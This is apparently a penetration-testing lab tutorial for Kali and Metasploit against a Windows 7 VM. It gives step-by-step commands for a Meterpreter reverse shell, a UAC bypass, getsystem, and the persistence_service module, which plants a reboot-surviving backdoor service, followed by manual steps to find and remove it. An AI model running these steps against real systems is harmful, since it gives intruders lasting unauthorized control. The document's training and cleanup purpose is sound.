**Lab – Creating a Persistent Backdoor Using Service Persistence**

**Overview**

In our previous lab, we learned how to establish a Meterpreter session by creating and uploading a payload to our target. For this lab or any persistent connect lab to work, we first need to have an established Meterpreter session with full admin rights.


A lot of hard work goes into exploiting a system. Once the system is exploited successfully, you need more time to further examine or penetrate further into the victim’s network. If a victim shuts down the target or changes their credentials, all your hard work will be lost. That is why maintaining a persistent backdoor is an essential phase of penetration testing. Persistence consists of cybercriminals’ techniques to help maintain access to the systems regardless of the number of restarts, changed credentials, and other interruptions that could cut off the access.

**Lab Requirements**


* **One virtual install of Window 7 -** Target
* **One virtual install of Kali Linux –** Attacker
* An established Meterpreter session with full admin rights with the target

**Take a snapshot of your Windows 7 target**


Ensure that you have performed a snapshot of your Windows 7 target. This will allow you to rollback your target to a clean default with just the payload.exe file present needed to establish a Meterpreter session before creating any persistent backdoor.



Give your snapshot a user-friendly name.



When you need to restore, power off your Windows 7 target and launch the restore function.



**Establish a Meterpreter Session and bypass the UAC**

Open a Kali terminal, and at the prompt, type **msfconsole**.




At the msf prompt type, **use exploit/multi/handler**




Press enter.

At the next prompt, type, **set payload windows/meterpreter/reverse\_tcp**



Press enter.


At the next prompt, set the IP address for your LHOST using the IP address assigned to your Kali installation. At the prompt, type, **set LHOST 10.0.2.8.** This is my IP address; yours will differ!



Press enter.


At the next prompt, set the port number for the listening port to 4444. At the prompt, type,

**set LPORT 4444**




Press enter.

At the next prompt, launch the exploit by typing **run** and pressing enter,




Kali is now waiting patiently for our Windows 7 Pro victim to launch the payload.exe file and establish a reverse shell using a Meterpreter. (See the [previous lab](https://www.dropbox.com/s/e8tbzcwb9gc4yw2/Lab%20-%20Spawn%20a%20Meterpreter%20session%20With%20Windows%207%20Pro.pdf?dl=0) on how to create the payload.exe)


Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompt, click the Run button.



Return to your Kali terminal, and you should see a Meterpreter prompt.




We next need to escalate our privileges by bypassing the Windows 7 User Access Control feature.

**Windows 7 privilege escalation using UAC bypass**

At the Meterpreter prompt, type, **getuid**


The getuid function returns the real user ID of the calling process. We can try and escalate our privileges using the **getsystem** command, but this operation fails as the command is not supported.

****


We need to bypass the UAC to get escalated privileges. To do this, we first need to background our current Meterpreter session. We do this by typing **background** at the prompt. Once the session has been background, we need to search for a UAC bypass exploit.




At the prompt, type, **search bypassuac**.



At the prompt type, **use** **exploit/windows/local/bypassuac**

****

The missing parameter is the session ID. We can list all meterpreter session running using the **sessions -i** command.




From the results, we know that our Meterpreter session is using the session ID of 1.

We next need to set the SESSION parameter to 1. At the prompt type, **set session 1**.



At the prompt, type run.




We check the real user ID of the calling process. Now that we have bypassed the UAC, we can escalate our privileges using the **getsystem** command, and we are currently running as NT AUTHORITY\SYSTEM.

**Creating a Backdoor Using Service Persistence**

In this part of the lab, you will learn how to upload an executable to our Windows 7 target creating a persistent backdoor. The new service will establish a reverse shell whenever the service is running. Admin or system privilege is required.

At the Meterpreter prompt, type, **background**.


Press enter



At the Metasploit prompt, type the following command.


**use exploit/windows/local/persistence\_service**

Press enter.



We next need to assign this exploit to our Meterpreter session 2.


At the prompt, type, **set session 2**




Set the LPORT to 5678


**set lport 5678**

Press enter.



At the prompt type, **exploit**.



****

Restart your Windows 7 target. Your Meterpreter session is lost.



Close your Kali Terminal. Log onto your Windows 7 target.


On your Kali machine, open a new terminal.

Launch Metasploit.



From your Metasploit console, launch a new Meterpreter session.

At the Metasploit prompt, type, **use exploit/multi/handler**

****

At the prompt, type the following command.

**set payload windows/meterpreter/reverse\_tcp**


****

Set the LHOST using the IP address of your Kali machine.

**set lhost 10.0.2.8**


****

Set the listening LPORT to 5678.




At the prompt, type, **exploit**.

We have reestablished our lost Meterpreter session using the persistent backdoor we created earlier at the Meterpreter prompt, type, and **sysinfo**.



**How the backdoor works and how to remove the persistence\_service exploit**

Take note of where the exploit was written to:




C:\Users\expat\AppData\Local\Temp\MvGG.exe

The AppData folder is hidden. To see the AppData folder, you first must enable **Show hidden files, folders, and drives.**


On your Windows 7 target, click start. Click on Control Panel. Click on **Appearance and Personalization.**

****

On the next screen, click on Folder Options.




On the Folder Options properties screen, click on the view tab.




On the view screen, click the radio button to Show hidden files, folders, and drives. Press OK.

Next, click OK and close out Folder Options.




Click on Start. Click on Computer.

Open your Local disk (c:)




Follow the path to find the exploit. My username is expat. Yours will differ!

C:\Users\expat\AppData\Local\Temp\MvGG.exe




Since the file is in use, Windows will not allow it to be deleted. We first need to stop the service the MvGG.exe created, end the process tree for the file, delete the executable and then delete the registry key that calls on the executable.


Click on Start. In the search bar, type **regedit**. Press enter. Click on Edit and then Find. In the Find what field, type MvGG.exe.




The search results show that the **MvGG.exe** file is running as the **DFUCIdiy** service. Minimize the registry editor.




Right-click on the Windows 7 bottom toolbar, and from the context menu, select **Task Manager**. Click on the **Services** tab. Under Name, find the **DFUCIdiy** service. Note the process ID.



Right-click on the service, and from the context menu, select Stop Service.




Click on View. Click, Select Columns.




Check the first box PID (Process Identifier). Click OK.


Click on the Process tab. At the bottom, check the box, **Show processes from all users**.




Right-click on each MvGG.exe process, and from the context menu, select **End Process Tree**.

****

Bring back up your Registry Editor. Delete the entire key from the registry.



Browse to C:\Users\expat\AppData\Local\Temp\MvGG.exe and delete the exploit from the location.



Restart your Windows 7 target. Note that your Meterpreter session did not auto-reconnect.

Closeout your Kali terminal.

End of the lab!

**Summary –**

In this lab, we learned how to create a persistent backdoor using the persistent\_service exploit. We saw how the exploit created a service scheduled to start each time the machine was restarted automatically. This allowed the target to reestablish a reverse shell with our Meterpreter session running on our Kali Linux machine.

We have all heard the stories of how a government network or a bank was found to have been compromised for years. The hackers used a persistent connection to come and go as they pleased.

We also learned how to identify the exploit and the processes it has running. We also learned how to remove this type of persistent connection. Establishing a reverse shell and then creating a persistent backdoor is what hackers and pentesters live for.